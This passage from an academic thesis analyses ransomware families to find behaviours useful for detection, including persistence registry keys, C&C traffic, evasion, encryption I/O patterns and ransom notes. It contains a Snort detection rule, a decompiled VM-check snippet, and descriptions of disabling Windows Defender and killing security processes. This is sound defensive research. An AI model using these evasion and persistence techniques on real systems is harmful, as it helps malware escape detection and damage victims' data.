The installation process means that the ransomware or the malware builds a tree of files and folders from its code to run itself. This behavior is mostly seen in the Python ransomware. For example, `Striked` ransomware. As shown in Figure 5.4, this ransomware builds its tree files and directories in `%temp%\_MEIXXXXX` directory. These files are used by this ransomware to encrypt the files. This behavior can be used to detect the Python ransomware that put several files in temporary directories like the `Temp` directory.

To remain on the infected machine for a long time, malware or ransomware authors use various persistence techniques. These techniques allow the malware to continue its infection after machine restarts, reboots or log-offs. This is achieved using various methods. For example, registry keys, Winlogon Registry, Task Sched-




Figure 5.4: Installation Process of `Striked` Ransomware.

uler, Startup directories, AppInit_DLLs and others. Many ransomware uses persistence to encrypt any new created file after the first infection. Others use these techniques to display their ransom notes. Table 5.3 shows some persistence mechanisms of some manually analyzed ransomware.

Ransomware	**Persistence**	**Time**	**Remarks**
`Scarab`	`RunOnce` reg. key	Before encr.	Run one time the copy
`FTCode`	Schedule Task	Before encr.	Daily automatically run
`TeslaCrypt`	`Run` registry key	Before encr.	Run the copy after reboot
`Alpha`	`Run` registry key	Before encr.	Run the copy after reboot
`BTCWare`	`Run` registry key	Before encr.	Run the html ransom note
`Dharma`	`Run` registry key Startup directory	Before encr. Before encr.	sample & HTA ransom note sample & HTA ransom note
`GandCrab`	`RunOnce` reg. key	Before encr.	Run the copy after reboot

Table 5.3: Some Ransomware Persistence Mechanisms.

Windows services also provide another method for persistence. The service can start automatically and may not show up in the task manager as a running process. This behavior was seen in `WannaCry` ransomware. Indeed, this ransomware creates two services to ensure persistence `mssecsvc.exe` (worm component) and `tasksche.exe` (ransomware loader). Monitoring the persistence techniques can be used to detect the ransomware before encryption. Table 5.3 shows various ransomware ensure their persistence before encryption. Moreover, some ransomware name the used registry keys/values to ensure persistence with suspicious names. For example, `WannaCry, TeslaCrypt` and `GandCrab`. We think that monitoring the used names (suspicious or random names) in some registry keys like `Run` and `RunOnce` can be combined with the other malicious ransomware behaviors to detect the ransomware.
Several ransomware use the registry keys/values to store some data like the identity

of the victim, the used public key and other parameters of infection. For example, Alpha ransomware adds in addition to the Run registry key, another registry key in HKCU named Alpha containing a registry value named CryptoKey. TeslaCrypt adds the registry key xxxsys in HKCU\Software\ containing a value key named ID. We do not cover all created or modified registry keys by the analyzed ransomware. Our idea is to mention that monitoring the used names in the registry keys (e.g. using the names of the known ransomware or using random terms) can be used to detect the ransomware.
Windows ransomware try to persist within the target machine. Android ransomware are not an exception. For example, some Android ransomware request administrator privileges (BIND_DEVICE_ADMIN) which make difficult to uninstall these applications from the device. Another persistence method is widely used by Android ransomware is RECEIVE_BOOT_COMPLETED. Jing *et al.* [75] found that from 2721 Android ransomware collected, 2489 (91.4%) ransomware request RECEIVE_BOOT_COMPLETED permission which allows them to be started when the device starts up.

5.1.3 Network Activities

Monitoring the network traffic to detect the ransomware activity before encryption can fail for several ransomware. Some papers like [76] proposed a ransomware network alert algorithm to distinguish ransomware network communication from benign traffic. Their proposition cannot be valid for most ransomware, especially for recent ransomware that do not communicate with outside before encryption. Indeed, the ransomware can be classified using their network activities into three classes:

1. Ransomware that contact their C&C before encryption. In this case, we can detect these ransomware before encryption if they generate suspicious network activities (e.g. contacting some blacklisted addresses). Some approaches were proposed in this way. For example, Cabaj *et al.* [77] proposed a Software Defined Networking (SDN) to detect the ransomware. Their solution is based on the network communication of CryptoWall and Locky ransomware families. In the same way, we found that Cerber ransomware sends multiples UDP requests containing encrypted data (25 bytes) before encryption. In order to hide the address of its C&C, Cerber sends these requests to more than 550 hosts in four different countries. Table 5.4 shows the UDP destination addresses and their owners. Cerber can be detected using its network activities. Indeed, it keeps the same destination port and the same size of data sent. Moreover, the same data were sent to multiple destinations in a short time.

   Other ransomware communicate with their C&C before encryption. For example, some versions of GandCrab, TeslaCrypt and PrincessLocker. The first

Destination	Destination Port	Owner
1.11.32.0-32	6892	South Korea
55.15.15.0-31	6892	United States
194.165.16.0-254	6892	Russian Federation
194.165.17.0-254	6892	Russian Federation

Table 5.4: Cerber UDP Destination Addresses.

versions of `GandCrab` do not encrypt the files if they do not receive a response from the `C&C`. `TeslaCrypt` communicates with its `C&C` before encryption but it encrypts the files despite no response from its `C&C`. The three ransomware can be detected before encryption using some IDS rules. For example, we suggest for the `evolution` version of `PrincessLocker` the signature-based Snort rule in Figure 5.5 to alert the administrator for any machine being infected by this ransomware. Indeed, this rule catches any UDP request to the port 6901 of an external host and has the form of the regular expression mentioned in the query `pcre`.

```
Alert udp $HOME_NET any -> $EXTERNAL_NET 6901
(msg: First POST PrincessEvolution"; content:"data=QQ";
nocase; pcre:data=QQ[A-Fa-F0-9]{170,}==;
classtype:ransomware-activity; sid:2000001; rev1;)
```

Figure 5.5: Alert Snort Rule for First POST Request of `PrincessEvolution`.

2. To submit the encryption parameters, some ransomware contact their `C&C` during encrypting the files (`Striked` ransomware) or at the end of encryption. Most ransomware choose the last option to communicate with their `C&C`. For example, `Nemty` ransomware installs TOR browser and sends the configuration data to its `C&C` using the TOR proxy at the end of its infection.

3. Other ransomware need some user actions to communicate with the `C&C`. All `Dharma` versions, `Blind, BTCWare` and `LockerGoga` ransomware suggest the victims to contact the owners of these ransomware by email to recover their files. Generally, the used emails are different in each version. Another example was seen in `Spora` ransomware that sends the encryption parameters after the victim click on the button `Authorization` in the `HTML` ransom note file. Figure 5.6 shows an example of submitted data by `Spora` (encrypted and encoded base64) to its `C&C`.

Some ransomware try to verify before encryption if the target machine is connecting to outside. This behavior was seen in `CryptoLocker, Kraken` and two




Figure 5.6: Submitted Data by Spora Ransomware.

versions of `PrincessLocker` ransomware. Table 5.5 shows the contacted domain names by these ransomware.

Ransomware	**Domain name**	**Details**
CryptoLocker Kraken	`ipinfo.io` `ipinfo.io/json`	It encrypts the files even though it does not receive a response.
PrincessLocker	`myexternalip.com`	No response, then no encryption

Table 5.5: Contacted Domain Names by some Ransomware.

`PrincessLocker` did not encrypt the files if it did not receive a response from `myexternalip.com`. On the other hand, some variants of `WannaCry` did not encrypt the files if they had a response from a contacted domain. `WannaCry` was stopped accidentally after registering the contacted domain `iuqerfsodp9ifjapos-dfjhgosurijfaewrwergwea.com` by a security researcher known by the name `@MalwareTechBlog`[2].
Table 5.5 proves that the identification of the external IP address of a target machine or a target network can be seen in some cases as a suspicious activity. This remark was generalized by Jay Yaneza [79] on all malware. Indeed, he found many malware families used some online services like `icanhazip, myexternalip, myipaddress, ipinfo` and others to map and identify their targets. Moreover, his tests show that the malware that uses the most multiple external IP lookups is the ransomware. As he said, there is no suspicious intent to determine the external IP address of a machine or a network. But, it may be correct to monitor these multiple lookups. In our context of ransomware detection, we suggest that monitoring the lookups (recurrent or not) can be combined with other monitored ransomware behaviors or used as a secondary behavior to detect the ransomware. Finally, we found that any ransomware detection approach based only on network activities can has an effect on few number of ransomware, but it cannot be used to detect most ransomware.

Like Windows malware/ransomware, the use of the generated network traffic by Android malware was proposed in some papers like [80, 81] to detect these applications. The first paper proposes to cluster Android malware using the generated HTTP network traffic to create signatures for detection. The second paper

[2] `https://twitter.com/MalwareTechBlog/status/863187104716685312`

designs a machine learning approach to identify malicious Android applications by analyzing their network activities. Android ransomware keep the same characteristics discussed above about the network traffic of Windows ransomware. Some Android ransomware like `Android/Filecoder.C` do not communicate to outside before encryption. On the other hand, Trend Micro[3] mentioned that some Android crypto ransomware use HTTP/S, XMPP or TOR to communicate with their `C&C` server before encryption. Therefore, any solution based only on monitoring the network activity of these applications can fail to detect these ransomware. The behavior of using the network activity can be used jointly with other behaviors or features to detect Android ransomware. Especially, when the Android application needs network permissions. Indeed, `INTERNET` permission is widely requested in both Android ransomware and other Android malware [78]. Looking for other Android ransomware behaviors, we found that `Android/Filecoder.c` ransomware links itself via SMS message to all contacts of the victim before encryption. This behavior is interesting to detect this ransomware and other ransomware that distribute themselves using this method before their damage on the Android device. Especially, if they request `SEND_SMS` permission which is in the top 20 requested permissions by Android ransomware [82].

5.1.4 Evasion Techniques

Like malware, ransomware authors have developed various anti-detection or anti-analysis techniques. During our analysis on ransomware, we found that ransomware authors use sometimes anti-detection, anti-virtual machine, anti-debugging and/or anti-disassembly techniques to delay or prevent analysis and detection of the ransomware. We will not cover the two last evasion techniques because they are more related to anti-reverse-engineering techniques.

```
if (text.Contains("VirtualBox Graphics Adapter") || text.Contains("VMware SVGA") || text.Contains
  ("Parallels Video Adapter") || text.Contains("PVM Additions S3 Trio32/64") || text.Contains("S3
  Trio32/64") || Class20.smethod_58("xenservice") || Class20.smethod_58("VMSrvc") ||
  Class20.smethod_58("VMUSrvc") || Class20.smethod_58("VBoxTrayToolWndClass") || Class20.smethod_58
  ("VBoxTrayToolWnd") || Class20.smethod_58("vmtoolsd") || Class20.smethod_58("vmwaretray") ||
  Class20.smethod_58("vmwareuser") || Class20.smethod_58("VGAuthService") || Class20.smethod_58
  ("vmacthlp") || Class20.smethod_58("prl_cc") || Class20.smethod_58("prl_tools") ||
  Class20.smethod_58("vmtoolsd"))
```

Figure 5.7: The searched Virtualization Processes by `Kraken` Ransomware.

Some analyzed ransomware attempt to detect if they are running inside a virtual machine to act differently. Figure 5.7 shows the searched processes by `Kraken` ransomware to detect if it is running inside a `VirtualBox, VMware, Parallels`

[3] `https://blog.trendmicro.com/trendlabs-security-intelligence/android-mobile-ransomware-evolution/`
.

Desktop or other virtualization applications. Other ransomware like Alpha ransomware verify in addition the existence of some registry keys to check the existence of visualization software.

Other ransomware disable or kill some detection or monitoring processes on the target machine. For example:

- CryptoLocker ransomware attempts to disable Windows Defender using the windows registry value DisableAntiSpyware in HKLM\SOFTWARE\Policies \Microsoft\Windows Defender. Moreover, it terminates the running process of Process Explorer.
- TeslaCrypt ransomware creates a new thread to terminate these processes: TaskMgr.exe, ProcExp.exe, cmd.exe, msconfig.exe and regedit.exe. This ransomware uses EnumProcesses, OpenProcess, GetProcessImageFile, then TerminateProcess to stop these processes.
- Alpha ransomware lists all running process searching to terminate TaskMgr.exe process. Moreover, it adds the registry value DisableTaskMgr in HKCU\Software\ Microsoft\Windows\CurrentVersion\Policies\System to disable Windows Task Manager.
- Kraken ransomware terminates the process Appcheck.exe. AppCheck is a ransomware detection tool of CheckMAL company. It also checks the opened windows on the machine searching for window titles like Wireshark, EtherD, NETSTAT, SysAnalyzer and others.
- LockerGoga tries to kill several AV products and disable some security tools using Taskkill commands. Among the killed services, we found some services from Sophos, Symantec, Acronis, Avast and others.

In the same way, several ransomware include in their code a list of benign programs to kill them in order to unlock the files that are locked by these programs. This behavior was seen in Kraken, Nemty, WannaCry, Scarab, LockerGoga and Dharma. The last in its cmb version tries to terminate six processes: 1cv77.exe, 1c8.exe, postgres.exe, outlook.exe, mysqld-nt.exe and sqlserver.exe. The last process is the most targeted by the ransomware. Dharma uses CreateToolhelp32Snapshot to create a snapshot of the running processes. Process32First and Process32Next to browse the processes.
Then TerminateProcess to terminate the target processes. The same behavior was performed by Android ransomware. Compared to other Android malware [78] or to benign Android programs [83], several Android ransomware request GET_TASKS and KILL_BACKGROUND_PROCESSES permissions. The first is used to get information about running processes. The second could be used to kill the running processes on the device, including antivirus processes. This suspicious behavior

that kills several benign processes is performed by the ransomware before encryption. We think that the behavior of killing several trusted programs or enumerating the running processes must alert the ransomware detector for a depth analysis to spot the following suspicious behaviors like a call to the API Crypto.
For the reasons above, we modified the locations of the Python directory and the used scripts to run and analyze the ransomware in the new version of MoM. Moreover, we changed the name of the Python process to avoid killing it by ransomware. Some ransomware like `Cryspt` need some user interactions to start their infections on the machine. For this reason, we simulated some user interactions during the automatic analysis. Despite these changes, some ransomware avoided running on our platform. For example, the version seen in June 2019 of `SadComputer`. This ransomware showed an alert message with the `No` button as a default choice. Clicking automatically on the `No` button ended the execution of this ransomware without encryption.

5.2 Encryption Process

We can summarize the ransomware encryption process by the following steps. The ransomware browses through directories to find relevant files (e.g. searching target extensions) and encrypts them. Then, it adds to the encrypted files an extension different to the original extension. In this part, we discuss the behavior of searching and encrypting the target files, then we present some remarks on the encrypted files.

5.2.1 Target Files

The ransomware starts searching the target files by checking the available disk drives on the target machine. Some of them infect all the available disk drives by alphabetical order, but others infect only the root disk drive (`C:`) or only some specified directories. Among the 225 automatically analyzed ransomware, we found 193 working ransomware. 153 ransomware target firstly the available drives on the target machine. 23 ransomware target firstly the Desktop directory of the current user. The others target firstly other locations like Documents or Pictures of the current user. Table 5.6 shows the first target location by the automatically analyzed ransomware.

The used API functions to check the available disk drives are:

- `GetLogicalDrives` to retrieve a bitmask representing the available disk drives on the target machine.
- `GetDriveTypeW` to determine the type of disk drive (removable, fixed, CD-ROM, RAM disk, or network drive). The most targeted drives are the fixed

First Target Location	Number of Ransomware
Available drives	153
Desktop of the current user	23
Documents of the current user	5
User directory of the current user	1
Users directory	2
Pictures of the current user	2
Links of the current user	2
Musics of the current user	2
Unknown locations	3

Table 5.6: First Target Locations by the Automatically Analyzed Ransomware.

drives followed by the removable and the network drives. Table 5.7 shows the infected drives by some manually analyzed ransomware.

Ransomware	Targeted drives
`PrincessLocker` (Evolution version)	Network and fixed drives.
`Locky` (Lukitus version)	Fixed and removable drives.
`Blind` (Napoleon version)	Network and fixed drives.
`Diamond` and `Dharma`	All available drives.

Table 5.7: Targeted Drives by some Ransomware.

- `GetDriveFreeSpaceW` to retrieve information about the target drive, including the free space of the drive.

This combination of API functions is performed by several ransomware. We cannot suppose this behavior as a malicious behavior to detect the ransomware. But, it is more interesting to explore this behavior, looking for differences between ransomware and benign programs.

`Cerber` ransomware in its `Lukitus` version targets only the fixed and the remote drives. It calls `GetLogicalDrives` followed by `GetDriveTypeW`. Then, it creates a thread for each drive to enumerate all its content searching for target files. Enumerate all target files, then encrypt them is a known ransomware behavior. We discovered this behavior in the first version of `PrincessLocker` that enumerates all the target files on the machine and stores them in its memory before encryption. After the first post to its `C&C`, `PrincessLocker` encrypts the stored files in its memory by order: the first enumerated file is the first encrypted. According to this behavior, the ransomware can enumerate all the target files, then encrypts them randomly to avoid encrypting firstly the decoy files. Ransomware detection using decoy files was proposed by Jeonghwan *et al.* [69]. This method is based to put some monitored files (decoy files) in some locations to be firstly encrypted

related to the ransomware directories traversal order. Decoy files are discussed in the fifth section.
Using several threads to search and encrypt the files is another behavior performed by the ransomware. Indeed, the automatic analysis on the 193 working ransomware shows that at least 63 ransomware use several threads to encrypt the files. The interest of this behavior is to ensure faster and more damage before victims discover they are under ransomware attack. The ransomware detector must be aware of the multi-threading ransomware. Especially, the ones that use several threads for reading data from a target file, writing encrypted data and renaming/deleting this target file.

File system traversal is a malicious behavior performed by most ransomware. Indeed, the ransomware targets the files for encryption by depth-first or breadth-first search using `FindFirstFile` and `FindNextFile` APIs. This behavior was discussed by Routa *et al.* [39]. They found that the per-thread file system traversal is sufficient to highlight the malicious ransomware activity. Some ransomware target some specified files using some API calls like `SHGetSpecialFolderPathW` that retrieve the path of a special directory. Among the manually analyzed ransomware that target some specified directories (only these directories or in addition to the root directory), we found `Alpha, Diamond, Striked` and `GandCrab`. Therefore, we think that monitoring file system traversal is not sufficient to detect the ransomware. It can be added as another monitored behavior to detect the ransomware. Especially, in the case of ransomware that enumerate all target files on the machine before encryption.

The ransomware avoids encrypting some directories or some files on the target machine. In addition to a target extensions list, most ransomware have an avoided directories/files list to avoid them. Generally, these directories/files are avoided to ensure the normal running of the target machine. Table 5.8 shows some avoided directories/files by some ransomware.

The most avoided directory by ransomware is `Windows` directory. We can suggest to hide some valuable data in this directory to not be encrypted by ransomware, but not all ransomware. Indeed, during our automatic analysis, we found that `OnyxLocker` ransomware encrypted our hidden files in `Windows` directory. However, this suggestion needs more investigation to answer this question: can we hide our files in the `Windows` directory to not be encrypted by ransomware ?

The same behavior was observed on Android ransomware. Indeed, most Android ransomware avoid encrypting system files of the target device. Others focus only on some specified files like the Download files and Pictures. `Lucy` Android ransomware first tries to retrieve all directories on the device. If it fails, it searches for `/storage` directory. If this search also fails, `Lucy` looks for the `/sdcard` direc-

Ransomware	Avoided Directories	Avoided Files
Dharma (.cmb)	Windows	boot.ini, bootfont.bin ntdetect.com, ntldr and any file has the same name of the executed ransomware.
Diamond	Program Files (x86) Programmes, Windows	No information
Cerber (.NSIS)	$Recycle.bin, windows tor browser and others	bootsect.bak, thumbs.db ntuser.dat, iconcache.db
WannaCry	Intel, Program Files ProgramData, Windows and others	No information
Nemty	Windows, Common Files $Recycle.bin, appdata programdata and others	ntuser.dat, desktop.ini boot.ini, msdos.sys, config.sys and others.
PrincessLocker (Evolution version)	$Recycle.bin, msocache Microsoft, Windows Appdata\Local and others	No information

Table 5.8: Avoided Files/Directories by some Ransomware.

tory. Android/Filecoder.C excludes files in directories that their names contain tmp, temp or cache. Identifying the common target directories and the common avoided directories by Android ransomware needs more investigations. The first can be used to put decoy files to detect these applications and the second can be used to hide valuable data on the device.

Some Windows ransomware do not use the full path of the avoided directories to not encrypt their content. Indeed, they compare only the name of each directory in the machine to the avoided directories. In this case, they do not encrypt the files in the directories that have the same names of the avoided directories. For example, PrincessLocker (the evolution version) does not encrypt the content of any directory named Windows. In contrary, Dharma (cmb version) ignores the Windows directory in the root path (C:) and encrypts the content of any directory named Windows in other directories.

5.2.2 Encryption Process

After searching the target files, the ransomware starts encrypting these files using some libraries like API Crypto, Crypto++ and .NET Crypto. Other ransomware like TeslaCrypt uses unknown libraries to encrypt the files. We mentioned in the previous chapter that the developers of GandCrab used the AES256 algorithm from TrueCrypt[4]. Ransomware file encryption is divided into three steps: read

[4]https://github.com/AuditProject/truecrypt-verified-mirror/

data, encrypt this data, then write the encrypted data. Using some tools like `Process Monitor` to monitor the read/write operations of the manually analyzed ransomware, we found three classes of ransomware:

1. Ransomware that try to read the content of the target files by one read (usually using `ReadFile` API). This class tries to reduce the number of the generated read/write operations. This behavior was performed by `TeslaCrypt`, `CryptoLocker` and other ransomware.
2. Ransomware that read the content per parts (read a block of data, encrypt it, then write it,...). An example was seen in the `evolution` version of `PrincessLocker` that reads the target file, then creates a new file containing the encrypted data. The size of the used buffers in the read/write operations is 128 bytes.
3. Ransomware that read a fixed length from the beginning/end of the target file. Then, they read/write all the content using the first or the second item. This behavior was seen in `Spora` ransomware. Indeed, this ransomware starts the encryption of any target file using at least two `ReadFile` (with two fixed buffer sizes) from the end of this file. The two `ReadFile` are used by `Spora` to check if the target file was encrypted or not.

On the other hand, most ransomware destruct the original files by one of the following techniques [5]:

- They write the encrypted data into the original file, then rename it (optional).
- They save the encrypted data into a new file and delete or overwrite (move) the original file. In this case, the ransomware can use two streams to read and write data. This behavior was also performed by Android ransomware. Figure 5.8 shows the case of `Android/Filecoder.C` ransomware that saves the encrypted data into a new file (using the extension `.enc`) and deletes the original file.
- They move the original file in other location (*e.g* `%temp%`). They write the encrypted data, then they move the file back to its original location.

The generated read/write operations or the filesystem requests were proposed in some solutions like `ShieldFs` [32] to detect the ransomware. As mentioned in the introduction, this solution is based on the difference between I/O filesystem requests of ransomware and benign applications. In our case, most of the analyzed ransomware generates many similar filesystem requests different to the generated filesystem requests of benign applications. Table 5.9 shows some examples of these filesystem requests.

[5] Recently (November 2019), a new technique called `RIPlace` was disclosed by some security researchers of `Nyotron` company: `https://www.nyotron.com/collateral/RIPlace-report_compressed-3.pdf`.

Figure 5.8: open, write and delete by `Android/Filecoder.C`.

Ransomware	Repeated Filesystem Requests for each Target File
CryptoLocker	ReadFile(Offset:0, Length:16) WriteFile(Offset:0, Length:16) WriteFile(Offset:16, Length:4) SetRenameInformationFile(Name)
Striked	SetDispositionInformationFile(Delete:True)
Spora	WriteFile(Offset:EOF, Length:128)
BTCWare	WriteFile(Offset:EOF, Length:384), SetRenameInformationFile(Name)
Diamond	SetRenameInformationFile(Name)
TeslaCrypt	CreateFile(Target_File), CreateFile(Target_File.New_Extension)

Table 5.9: Repeated Filesystem Requests by some Ransomware.

Some ransomware delete the target files after encryption. In this case, the deleted files can be recovered using any files recovery solution. Other ransomware rename the target/encrypted file. Moreover, some ransomware like `TeslaCrypt` create the files that receive the encrypted data with the added extension before encryption. `Spora` and other ransomware generate similar `WriteFile` requests with the same offset/length for each target file. These requests are used to store some information like the representation of the used key to encrypt the file. Generally, the similar requests of `ReadFile/WriteFile` with the same offset/length, rename/delete the target files or create new files with suspicious or unknown names/extensions can be used to detect the ransomware or limit its damage to few encrypted files.

On the other hand, we can summarize the data encryption of a target file using the Microsoft API Crypto by the following scenario:

1. The ransomware calls `GetFileAttributesW` and `SetFileAttributesW` to re-

trieve the file system attributes and set the file to removal or backup file. By these calls, the ransomware can avoid any access to the file by other running applications.

2. The ransomware generates some random values (for example, using the API function `CryptGenRandom`) to create the used key for data encryption or/and the other encryption parameters like the initialization vector. These values are encrypted by an embedded RSA public key inside the binary or received from the `C&C`. The encrypted key/parameters are added to the encrypted content of the target file after encryption.

3. The ransomware calls `ReadFile` to read data, then it encrypts this data using the API function `CryptEncrypt`. Finally, the encrypted data are added to the same file or to a new created file.

As mentioned in some papers like [38], monitoring the API crypto can be used to detect the ransomware or used to retrieve the used encryption keys as proposed in [37]. From our point of view, we think that monitored the functions of the API Crypto, especially `CryptEncrypt` must be combined with other malicious behaviors. For example, a ransomware detector can predict that the behavior of terminating multiple benign applications followed by a call to some API Crypto functions is a ransomware activity.

5.2.3 Encrypted Files

The encrypted content of a target file is different from its original content. Moreover, an encrypted file can have a different name, extension and data structure from its original form. In this part we present some differences between the encrypted files and the original files before encryption. These differences can help the ransomware detector or the identifier to make differences between an encrypted file and an unencrypted file.

The first difference is the difference between the read data and the written encrypted data. This behavior is used by some tools like `CryptoDrop` [31] and `DaD` [33]. The first uses Shanon entropy that provides high entropy on the encrypted and compressed data. The second uses Chi-square (χ^2) that measures how closely a set of numbers follows a particular distribution. The entropy was proposed in [82] and used in the real-time detection system `RansomProber` [78] to detect Android ransomware. As mentioned in the introduction, the entropy cannot distinguish JPEG compression. For this reason, we propose the use of the χ^2 instead of entropy to increase the effectiveness of these works.

On the other hand, many ransomware add to the encrypted files an extension to make them different from the other files. Some ransomware try to alert the user that his files were encrypted by adding the email address of the attacker, the victim identity and other messages. As shown in Table 5.10, the ransomware can add to the name of the encrypted files a random generated extension, known extension like the extension `.mp3` that was used by `TeslaCrypt` in its version 3.1. Others add some combinations of the attacker email address, the victim identity and other information. In contrary to these ransomware, some ransomware like `Spora` do not add any extension to the encrypted files.

Ransomware	Extension	Ransomware	Extension
CryptoLocker	.ecc	TeslaCrypt	.mp3
PrincessLocker	random of 4 to 6 digits	Spora	-
Locky	.lukitus	FTCode	.FTCODE
Blind	.[supp01@airmal.cc].napoleon	Alpha	.encrypt
Scarab	.scarab	WannaCry	.WCRY

Table 5.10: Added Extensions by Some Analyzed Ransomware.

The behavior adding a new extension to each target file is explained in Figure 5.9. Indeed, the ransomware reads multiple file types but it writes only a single type. This behavior was mentioned in [31] by the name File Type Funneling. It is a behavior that occurs when a running application reads several files of different types as it writes. This behavior is also seen in benign applications like the compression applications that embed several file types (documents, pictures and videos) but will only write a single filetype is the compressed file. This is the reason that `CryptoDrop` [31] includes this behavior as a secondary indicator to detect the ransomware. As seen in Figure 5.8, the same behavior was seen in Android ransomware which make the idea of using File Type Funneling jointly with other behaviors valid to detect Android ransomware.




Figure 5.9: Ransomware Adding Extensions.

Other ransomware add a new extension to the encrypted files and modify/encode

/encrypt the names of these files. This behavior was seen in `Kraken` ransomware. Indeed, this ransomware renames the encrypted files in the form `0000000i-Lock.-onion`. The number i in the name is incremented for each encrypted target file. The original name is encrypted and added to the encrypted content of the file. Generally, this behavior is another ransomware behavior in which the ransomware reads several files of different names, but will only writes a single filetype with a specified name format. In the case of `Kraken`, the detector must be aware of any process reads for example three files of different names (the same type or different) in a short time, but writes only three files in this form (especially the first three written files $i \in \{1, 2, 3\}$):

$$0000000i - Lock.onion \quad 0 < i$$

The same idea can be used on the ransomware that encode the names using some algorithms like `base64`. Moreover, we can check the similarity of the names of these files after and before encryption to catch the activity of some ransomware. This idea cannot be generalized on all ransomware. Indeed, as mentioned in Table 5.10, there are some ransomware that do not change the name or the extension of the encrypted files.

The encrypted files by some ransomware have a well-defined structure. This structure depends on the hidden data by the ransomware inside these files. For example, the filemarkers that identify the ransomware family/version and other information about the infection like the initialization vector and/or the fingerprint of the used key to encrypt the file. As shown in Figure 5.10, `GandCrab` ransomware in its version 5 adds 16 numbers at the end of each encrypted file. These numbers are checked by this ransomware in its next infections (overinfection). Indeed, it does not encrypt any file containing these numbers. The behavior of laying the encrypted files with the same internal structure can be added as another monitored behavior to detect the ransomware. The same for Android ransomware. This behavior is like the two previous discussed behaviors (file type funneling and files renaming). Indeed, it transforms all encrypted files from different internal structures to a single structure using the same filemarkers.

On the other hand, most ransomware (Android and Windows) and especially the recent ransomware generate for each target file a new key and/or a new initialization vector to encrypt the file. This remark can be used for example by the sandboxes to identify and differentiate the ransomware activity from other benign activities like the compression activity. Indeed, two similar files encrypted by the same ransomware will have two different content. In contrary, two similar files will have the same compressed contents.

The size of the encrypted files can be added as another behavior to detect the




Figure 5.10: Added digits by `GandCrab V5`.

ransomware. Indeed, we checked automatically the size of the encrypted files of the 193 working ransomware. We found three cases:

1. Encrypted files have a size multiple of 16 bytes added to a value (cte).

$$Size_{encrypted} \quad modulo \quad 16 \quad = \quad cte$$

   The encrypted files by some ransomware have a size multiple of 16 bytes ($cte = 0$).

2. Encrypted files have a size matches to the sum of their size before encryption and a fixed value.

$$Size_{encrypted} \quad = Size_{original} \quad + \quad cte$$

   In this case, the encrypted files can have the same size before encryption ($cte = 0$).

3. Other cases do not match the previous two items.

Table 5.11 shows the number of ransomware and some examples for each case. The ransomware detector can monitor the size of the created files on the machine. It must be aware if a process creates in a short time three or four successive files that have a size matches to one of two first items.

Case	**Nbr of ransom.**	**Examples**
1	9 ($cte \neq 0$) 50 (cte=0)	`Annabella, VxCrypter, HildaCrypt, MedusaLocker` `FilesLocker, Seon, Gorgon, RotorCrypt, CryptoWire`
2	72 ($cte \neq 0$) 8 ($cte = 0$)	`StopDjvu, Everbe, GandCrab, Sodinokibi, Buran` `Angus, GermanWipper, Aurora, Jsworm, Xorist`
3	54	`Dharma, Phobos, GlobImposter, Snatch, Golden`

Table 5.11: Number of Ransomware for Each Case.

5.3 Other Ransomware Features

5.3.1 Ransom Note Files

After encrypting the files, the ransomware shows a ransom note to its victim to inform him that his files were encrypted. These files instruct the victim on how to pay the ransom and recover the files. Table 5.12 shows the used ransom files by three manually analyzed ransomware.

Ransomware	**Ransom note**	**Remarks**
Locky	`Lukitus.htm/.bmp` `Lukitus-[a-f0-9]{4}.htm`	The names of the ransom notes are in blue color.
`BTCWare`	`!! RETURN FILES !!.txt` `Payday.hta`	-
`Dharma`	`FILES ENCRYPTED.txt` `info.hta`	-

Table 5.12: The Ransom Files of Three Manually Analyzed Ransomware.

Generally, the ransomware makes a predefined algorithm to put its ransom notes. For example, the `lukitus` version of `Locky` ransomware puts the second ransom note (Table 5.12) in any target directory containing target files. Then, it puts the first ransom note in the `Desktop` directory of the current user. `Dharma` adds the `txt` ransom note in the root of each drive. Then, it adds the `hta` file in the `Desktop` of the current user and the `Startup` directory.
Viewing the used algorithms to put the ransom files by the manually analyzed ransomware, we can define three classes of ransomware.

- The first class is the class of ransomware that put their ransom files before encryption. Some ransomware of this class add the ransom files in the `Desktop` directory of the current user before the other directories. Moreover, using the automatic analysis on the 193 working ransomware, we found at least 59 ransomware make their ransom files before encryption.
- The second class is the class of ransomware that put the ransom files during encryption.
- The last class is the class of ransomware that put their ransom files at the end of encryption.

